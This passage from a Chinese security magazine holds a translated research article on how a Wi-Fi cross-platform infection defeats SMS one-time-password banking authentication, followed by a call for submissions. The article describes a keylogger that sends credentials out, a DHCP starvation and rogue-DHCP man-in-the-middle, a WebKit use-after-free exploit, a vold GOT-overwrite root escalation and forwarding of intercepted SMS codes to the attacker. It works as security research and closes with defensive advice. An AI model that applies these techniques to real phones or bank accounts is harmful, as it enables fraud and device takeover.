当然，本文中的代码只是一个概念演示，要真正实现跨终端自动登录，还需要解决 Cookies 的有效时间限制和实现 Cookies 的保存以及在不同终端之间同步，才能够使其真正具备便利性。本文代码是基于 IE 内核实现的，读者在掌握具体原理之后可以进一步开发 Chrome 浏览器的插件，或者选择自己设计一个浏览器等等，从而将文中所提供的网站自动登录的实现方案加以完整实现。

(完)

# 跨平台感染挑战电子银行动态口令认证

文/ Lucas Davi2, Alexandra Dmitrienko 译/ 小小杉

由于交易的便捷性及低成本的特点,使得网络银行迅速成为最常用的银行支付手段。据美国银行业的报道称,电子支付交易量已经从 2010 年的 36%上升到了 62%。另一方面,网上交易同样吸引了各类网络金融犯罪分子,他们都试图寻找各家银行的网络银行漏洞。这就类似猫和老鼠的故事,攻击者采用的攻击手法变得越来越精湛,而银行则不断更新自己的认证机制以应对新的威胁。

当前最为时髦的技术即双因素认证机制,例如基于硬件令牌的 Token 机制,但这种机制对于在每家银行都开有账户的客户而言,需要到每家银行申领一个硬件 Token,显然使用并不便捷。各家银行基于用户便捷及安全性等考虑,大多推出了基于 SMS 的动态口令版电子支付,即在各行的电子支付平台选择动态口令版支付,此时银行会通过动态口令系统向客户推送移动交易认证码(mTAN)到客户开户时预留的手机号上,此认证码满足一次一密特性。整个电子支付过程如图 1 所示。




图 1 基于 mTAN 的认证电子支付流程

图中给出的电子支付流程中涉及的双因子即用户登录名及密码、动态口令。客户在电子支付时,输入用户名和密码,进入到银行电子支付平台,将支付请求发送到银行后台服务器,银行会随机产生一个随机码即动态口令 k,将 k 和客户请求的支付金额、付款用途等一并发送到客户手机,客户核对无误后,在银行提供的支付页面上输入 k,提交请求即完成支付。

## 基于 mTAN 认证的攻击

下面的内容是在一定的假设前提下,描述的攻击场景。

### 1) 假设条件

假设用户的 PC 已经被恶意软件感染，用户的移动手机虽未感染，但存在软件漏洞，即可利用此漏洞实施远程代码执行。假设 PC 被恶意软件感染是合理的，因为双因素认证对被感染的主机是容忍的，即不主动探测是否感染病毒，其次来自各种不安全的程序编写导致的可利用漏洞很常见。最后，我们假设用户的 PC 和手机都处在一个相同的 WiFi 网络内。

## 2) 系统模型

我们的场景除了包含用户 U、移动手机 M、客户 PC 机和银行服务器（提供支付页面等）之外，还引入了一个远程恶意服务器 S 和一个 WiFi 路由器 R，以提供 M 和 C 之间的无线通信。

**攻击场景。**首先，主机 C 上的恶意程序截获用户登录名和密码（creds）信息，并传送到 S；其次，实施跨平台感染技术迫使客户手机感染病毒；最后，S 在获取到用户登录信息 creds 和动态口令 mTANs 后，完成非法支付交易。整个攻击过程可参考图 2。




图 2 电子支付攻击流程

**窃取用户身份信息。**为了窃取用户信息，潜伏在 C 上的病毒程序等待客户在网络银行界面输入客户登录信息，在登录过程中，截获用户的输入信息（各种键盘过滤驱动程序均可实现，如 keylogger），然后启动后门程序，建立远程连接将 creds 发送到 S。

**跨平台感染技术。**客户主机 C 在手机设备 M 和 R 之间充当中间人，即每次 M 和 R 之间的通信都需经过 C。各种技术可满足上述要求，如 ARP 缓存污染、DHCP 穷举攻击等。当用户浏览页面时，页面请求被重定向到中间人 C，C 上传一个已感染的页面，M 点击页面即被感染，注入一段可执行的恶意代码。最后，恶意代码需提升权限，以获得 SMS 短信拦截所具备的特权。

## 跨平台感染剖析

**DHCP 耗竭攻击。**即用虚假的 MAC 地址广播 DHCP 请求，向 DHCP 服务器发送大量的请求，DHCP Servers 根据 MAC 地址的不同，认为请求来自不同的主机，此时会为每个 MAC 地址请求分配一个 IP 地址，使其在一定时间内耗尽 DHCP Servers 可提供的地址空间，这种耗尽式攻击类似于 SYN flood。

**伪 DHCP 服务器。**启动伪 DHCP 服务器，攻击者向 M 提供 IP 地址和其他网络信息，包括默认网关和 DNS 服务器信息等。然后，攻击者将自己主机通告成默认网关和 DNS 服务器以充当中间人，每次来自 M 的请求都被定向到伪 DHCP Server，此时服务器 S 以一个恶意的 Web 页面作为响应，如图 3 所示。




图 3 DHCP 耗竭攻击实现请求过滤

**远程漏洞利用执行任意代码。**为了在 Android2.2.1 系统上获取远程代码执行权限，我们利用了 WebKit 包的一个缺陷，此缺陷在 CVE-2010-1759 中有详细描述，即 Use-After-Free 内存滥用漏洞，尝试通过指针引用已释放了的内存地址，导致程序崩溃。为了利用此漏洞，攻击者必须使用自己的 C++对象初始化一个内存块，然后通过指针应用一块已释放的内存地址。事实上，攻击者不得不开发一个恶意的 JavaScript 脚本，以执行下面的任务：(i) 创建两个对象并引用同一个对象结构；(ii) 迫使其中的一个对象释放掉引用的对象地址，但保留一个对象的地址引用；(iii) 调用引用已释放内存地址的对象完成代码执行。

为了开发一个合适的 JavaScript 脚本，需要克服很多困难。首先，JavaScript 并没有提供销毁内存的函数方法，所有的对象都是通过垃圾回收器处理，也没有明确的方法可触发垃圾回收器。针对这个问题，通过分配大量的对象，滥用对象内存分配来触发内存垃圾回收。另一个问题是内存分配优化。WebKit 使用 TCMalloc 机制管理内存，一次性的从操作系统分配大量的内存空间，然后内部实现内存管理，即合理的分配与释放内存。这给攻击者带来很大的挑战，即 TCMalloc 分配的单一内存 buffer 可能会被切割成更小的几个内存 chunks。为了得到一个相对较大的 chunks，攻击者不得不分配 unicode 字符串，以使其存放在单一内存 chunks 内，保证字符串正确解析。对 TCMalloc 不理解的读者可参考 <http://shiningray.cn/tcmalloc-thread-caching-malloc.html> 给出的原理介绍，即《TCMalloc：线程缓存的 Malloc》一文。整个远程执行恶意代码的流程如图 4 所示。




图4 WebKit引擎中的Use-after-free漏洞利用（CVE-2010-1759）

**权限提升至 Root 级。**利用 CVE-2011-1823 漏洞，即 Android 提供的 vold volume manager 后台程序信任了从 PF\_NETLINK 套接字接收的消息，可允许本地用户通过负索引执行任意代码并获取 root 用户权限的漏洞。下面利用此漏洞重写一个全局偏移表 GOT 的入口指针，并调用远程代码执行。

GOT 包含了程序需调用的动态库索引地址，运行时，程序并不会直接调用动态库函数，而是通过过程连接表 PLT 给出的 GOT 表项地址跳转，即每个 PLT 入口项对应一个 GOT 项，执行函数实际上就是跳转到相应 GOT 项存储的地址。（译注：首次使用动态库函数时，GOT 表项中未存储函数地址，需通过 .got.plt 段的 `_dl_runtime_resolve` 地址对应的函数调用 `_dl_fixup` 更新 GOT 的对应条目，以便后续调用直接引用 GOT 表项值）。当 GOT 中对应的函数指针地址被篡改，攻击者可迫使相应函数调用以完成恶意代码执行。可利用的代码如下：

```
int minor = atoi(evt->findParam("MINOR"));
int part_num;
const char *tmp = evt->findParam("PARTN");
if (tmp) {
    part_num = atoi(tmp);
}
[...]
mPartMinors[part_num -1] = minor;
```

上述代码存在的漏洞，即 `part_num` 未校验它的取值是否为负数，攻击者可构造两个非法参数 `PARTN` 和 `MINOR`，即将 `PARTN` 赋予函数 `atoi` 地址，`MINOR` 赋予 `system` 函数地址，实现 `addr(atoi) = addr(system)`。因为 `vold` 的内存布局为：整个可执行代码被加载在堆下方，故可

提供一个负索引PARTN，使mPartMinors[part\_num - 1]指向GOT入口。为了实现恶意代码执行，再次执行上述存在漏洞的代码段，并对PARTN赋值一个二进制路径作为参数，当atoi(tmp)调用时，它将引发system(path/to/binary)调用，此时恶意代码被执行。具体流程说明如图5和图6所示。




图5 利用CVE-2011-1823漏洞破坏atoi()函数地址




图6 重新调用 atoi 函数，使其执行 system(path/to/binary)

### 短信拦截

为了拦截SMS，我们可以参考《Injecting SMS Messages into Smart Phones for Security Analysis》文章。即类似扮演中间人攻击的角色，在modem和Android系统的电话栈之间安插一个中间人。首先，恶意软件对GSM-modem相关设备/dev/smd0重命名为/dev/smd0r，再创建一个伪设备/dev/smd0，然后重启无线接口层后台程序rild(用于与GSM-modem通信的Android组件)。此后，rild打开/dev/sdm0设备与伪终端通信，当恶意软件检测到短信SMS的到来，

首先解码消息并扫描消息是否匹配mTAN，若检测到关键词，则直接将此消息转发到攻击端。

## 小结

本文提出了一种基于WiFi网络的跨平台感染攻击双因素动态口令认证方案。基于身份信息和动态口令码双因素机制方案，广泛地应用到各家银行电子银行系统中。虽然上述攻击方案建立在几个假设条件下，但这些条件都是很容易满足的，且使用的攻击手法如DLL注入、键盘过滤、本地权限提升都是常见的技术。因此，基于SMS的动态口令认证方案存在被攻击的可能，当前建议读者在合理回避钓鱼网站的基础上，选择硬件令牌Token机制的认证方案。攻击与防御技术总是在角逐中不断地螺旋上升，在使用远程银行支付时具备一定的安全常识非常必要。

(完)

# 2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

## 首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 [binsun20000@hotmail.com](mailto:binsun20000@hotmail.com)

## Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

## 本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

## 漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

## 脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP、JSP 以及 html 边界注入的研究和代码实现。

## 工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗，并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

## 渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

## 溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

## 外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

## 网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

### 搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

### 密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

### 编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

### 投稿格式要求：

1) 技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2) 在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3) 投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail: du\_xing\_zhe@yahoo.com.cn QQ675122680 投稿后，稿件录用情况将于 1-3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿，请自留底稿。

**重点提示：**严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4) 稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5) 根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件 900 元/篇

二等稿件 600 元/篇

三等稿件 300 元/篇

6) 稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7) 投稿信箱及编辑联系

投稿信箱 du\_xing\_zhe@yahoo.com.cn

编辑 QQ 675122680